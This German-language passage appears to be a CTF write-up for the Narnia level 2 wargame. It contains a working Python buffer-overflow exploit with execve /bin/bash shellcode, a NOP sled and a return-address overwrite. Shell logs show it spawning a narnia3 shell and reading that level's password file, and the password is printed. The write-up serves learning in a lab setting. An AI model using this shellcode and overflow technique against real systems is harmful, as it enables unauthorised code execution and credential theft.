


Figure 15: Der Exploit funktioniert in gdb: Ein neuer Prozess /bin/bash wird gespawned

Damit stehe ich jetzt vor einem Rätsel: Warum funktioniert der Exploit in gdb, aber nicht außerhalb? Nach etwas Googeln finde ich heraus, dass gdb vor dem Programm einige eigene Variablen in den Stack schreibt -> der ganze Stack ist daher um ein gutes Stück verschoben, wenn die Applikation mit gdb ausgeführt wird. (Jetzt verstehe ich auch erst richtig, warum wir den NOP Sled benötigen). Ich wähle daher eine höhere Adresse und versuche es nochmal:

```python
import sys

payload = b"Zeugner" # 7 Bytes
payload += b"\x90" * 60 # 60 Bytes
```

```
payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80" ## 33 Bytes

# 28 Bytes übrig
payload += b"A" * 28

# Base Pointer ebp
payload += b"B" * 4

# Return Address
# 0xffffd298
payload += b"\xff\xff\xd2\x98"[::-1]

sys.stdout.buffer.write(payload)
```

```
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2 $(python3 exploit.py)
Segmentation fault (core dumped)
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$
```

Figure 16: Dieses Mal tut sich immerhin etwas, aber noch immer nicht das gewünschte Ergebnis…

Ich versuche eine noch höhere Adresse (nachdem ich davor noch einiges an Zeit in gdb auf Fehlersuche verschwendet habe) und diesmal gelingt es:

```
import sys

payload = b"Zeugner" # 7 Bytes
payload += b"\x90" * 60 # 60 Bytes
payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80" ## 33 Bytes

# 28 Bytes übrig
payload += b"A" * 28

# Base Pointer ebp
payload += b"B" * 4

# Return Address
# 0xffffd288
# payload += b"C" * 4
payload += b"\xff\xff\xd2\xa8"[::-1]

sys.stdout.buffer.write(payload)
```

```
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2 $(python3 exploit.py)
bash-5.2$ whoami
narnia3
bash-5.2$ cat /etc/narnia_pass/narnia3
2xszzNl6uG
bash-5.2$
```

Figure 17: Der Buffer Overflow war erfolgreich und der Shellcode wird ausgeführt!

Fühlt sich schon sehr mächtig an muss ich sagen :)
Nun kann ich mit der Shell das Passwort für Level 3 extrahieren: `2xszzNl6uG`

To be continued…